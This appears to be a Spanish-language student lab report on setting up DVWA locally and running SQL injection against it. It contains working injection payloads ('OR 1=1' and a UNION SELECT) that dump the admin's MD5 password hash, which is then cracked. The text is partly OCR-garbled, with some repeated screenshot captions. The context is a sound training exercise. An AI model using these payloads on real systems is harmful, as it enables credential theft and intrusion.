





## Laboratorio #12

Roberto Blanco

### Escaneo de vulnerabilidades










<http://localhost/DVWA-Master/login.php>



**Fatal error:** Uncaught mysqli\_sql\_exception: Access denied for user 'dvwa'@'localhost' (using password: YES) in C:\xampp\htdocs\DVWA-master\dvwa\includes\dvwaPage.inc.php:569 Stack trace: #0 C:\xampp\htdocs\DVWA-master\dvwa\includes\dvwaPage.inc.php(569): mysqli\_connect('127.0.0.1', 'dvwa', Object(SensitiveParameterValue), '', '3306') #1 C:\xampp\htdocs\DVWA-master\login.php(8): dvwaDatabaseConnect() #2 {main} thrown in C:\xampp\htdocs\DVWA-master\dvwa\includes\dvwaPage.inc.php on line 569





```
# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$ _DVWA = array();
$ _DVWA[ 'db_server' ] = getenv('DB_SERVER') ?: '127.0.0.1';
$ _DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$ _DVWA[ 'db_user' ] = getenv('DB_USER') ?: 'dvwa';
$ _DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: 'p@ssw0rd';
$ _DVWA[ 'db_port' ] = getenv('DB_PORT') ?: '3306';

# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$ _DVWA[ 'recaptcha_public_key' ] = getenv('RECAPTCHA_PUBLIC_KEY') ?: '';
$ _DVWA[ 'recaptcha_private_key' ] = getenv('RECAPTCHA_PRIVATE_KEY') ?: '';

# Default security level
# Default value for the security level with each session.
# The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or impossible'.
$ _DVWA[ 'default_security_level' ] = getenv('DEFAULT_SECURITY_LEVEL') ?: 'impossible';

# Default locale
# Default locale for the help page shown with each session.
# The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$ _DVWA[ 'default_locale' ] = getenv('DEFAULT_LOCALE') ?: 'en';

# Disable authentication
# Some tools don't like working with authentication and passing cookies around
# so this setting lets you turn off authentication.
$ _DVWA[ 'disable_authentication' ] = getenv('DISABLE_AUTHENTICATION') ?: false;
```

## Agregar cuenta de usuario

### Información de la cuenta

Nombre de usuario: Use el campo de text

Nombre de Host: Cualquier servidor  

Contraseña: Use el campo de text  Fuerza:  Débil

Debe volver a escribir:

plugin de autenticación: Autenticación de MySQL nativo

Generar contraseña:

### Base de datos para la cuenta de usuario

- ☐ Crear base de datos con el mismo nombre y otorgar todos los privilegios.
- ☐ Otorgar todos los privilegios al nombre que contiene comodín (username\\_%).
- ☒ Otorgar todos los privilegios para la base de datos dvwa.

Favoritas

a

nation\_schema

rmance\_schema

yadmin

*Nota: si cambia los parámetros de estas opciones a 0 (cero), remueve el límite.*

MAX QUERIES PER HOUR

MAX UPDATES PER HOUR

MAX CONNECTIONS PER HOUR

MAX USER\_CONNECTIONS


### SSL

- ☒ REQUIRE NONE
- ☐ REQUIRE SSL
- ☐ REQUIRE X509
- ☐ SPECIFIED

REQUIRE CIPHER

REQUIRE ISSUER



REQUIRE SUBJECT



Username

Password

El usuario es “admin” y la contraseña es “password”





Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

## DVWA Security 🤖

### Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA.

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Prior to DVWA v1.9, this level was known as 'high'.

Low

Submit

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

## Vulnerability: SQL Injection

User ID:



Submit

ID: 1  
First name: admin  
Surname: admin

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

1' OR '1'='1



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

## Vulnerability: SQL Injection

User ID:

ID: 1  
First name: admin  
Surname: admin

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

1' OR '1'='1' union select password, first\_name from users where first\_name='admin

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a navigation menu with various security topics. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" input field with a "Submit" button. Below the input field, the application displays the results of a successful SQL injection attack using the payload: `1' OR '1'='1' union select password, first_name from users where first_name='admin`. The results show the password and first name for the user 'admin'.

**Vulnerability: SQL Injection**

User ID:  Submit

ID: 1' OR '1'='1'  
First name: admin  
Surname: admin

ID: 1' OR '1'='1'  
First name: Gordon  
Surname: Brown

ID: 1' OR '1'='1'  
First name: Hack  
Surname: Me

ID: 1' OR '1'='1'  
First name: Pablo  
Surname: Picasso

ID: 1' OR '1'='1'  
First name: Bob  
Surname: Smith

**More Information**

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

This screenshot shows the DVWA interface with the same "Vulnerability: SQL Injection" section. The "User ID:" input field is now populated with a more complex payload: `1' OR '1'='1' union select password, first_name from users where first_name='admin`. The results show the password and first name for the user 'admin'.

**Vulnerability: SQL Injection**

User ID:  Submit

ID: 1' OR '1'='1' union select password, first\_name from users where first\_name='admin  
First name: admin  
Surname: admin

ID: 1' OR '1'='1' union select password, first\_name from users where first\_name='admin  
First name: Gordon  
Surname: Brown

ID: 1' OR '1'='1' union select password, first\_name from users where first\_name='admin  
First name: Hack  
Surname: Me

ID: 1' OR '1'='1' union select password, first\_name from users where first\_name='admin  
First name: Pablo  
Surname: Picasso

ID: 1' OR '1'='1' union select password, first\_name from users where first\_name='admin  
First name: Bob  
Surname: Smith

ID: 1' OR '1'='1' union select password, first\_name from users where first\_name='admin  
First name: 5f4dcc3b5aa765d61d8327deb882cf99  
Surname: admin

**More Information**

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

Encrypter

Decrypter

MD5 Hash

5f4dcc3b5aa765d61d8327deb882cf99

Text

password



Elapsed Time: 0.312s

Trial Count: 4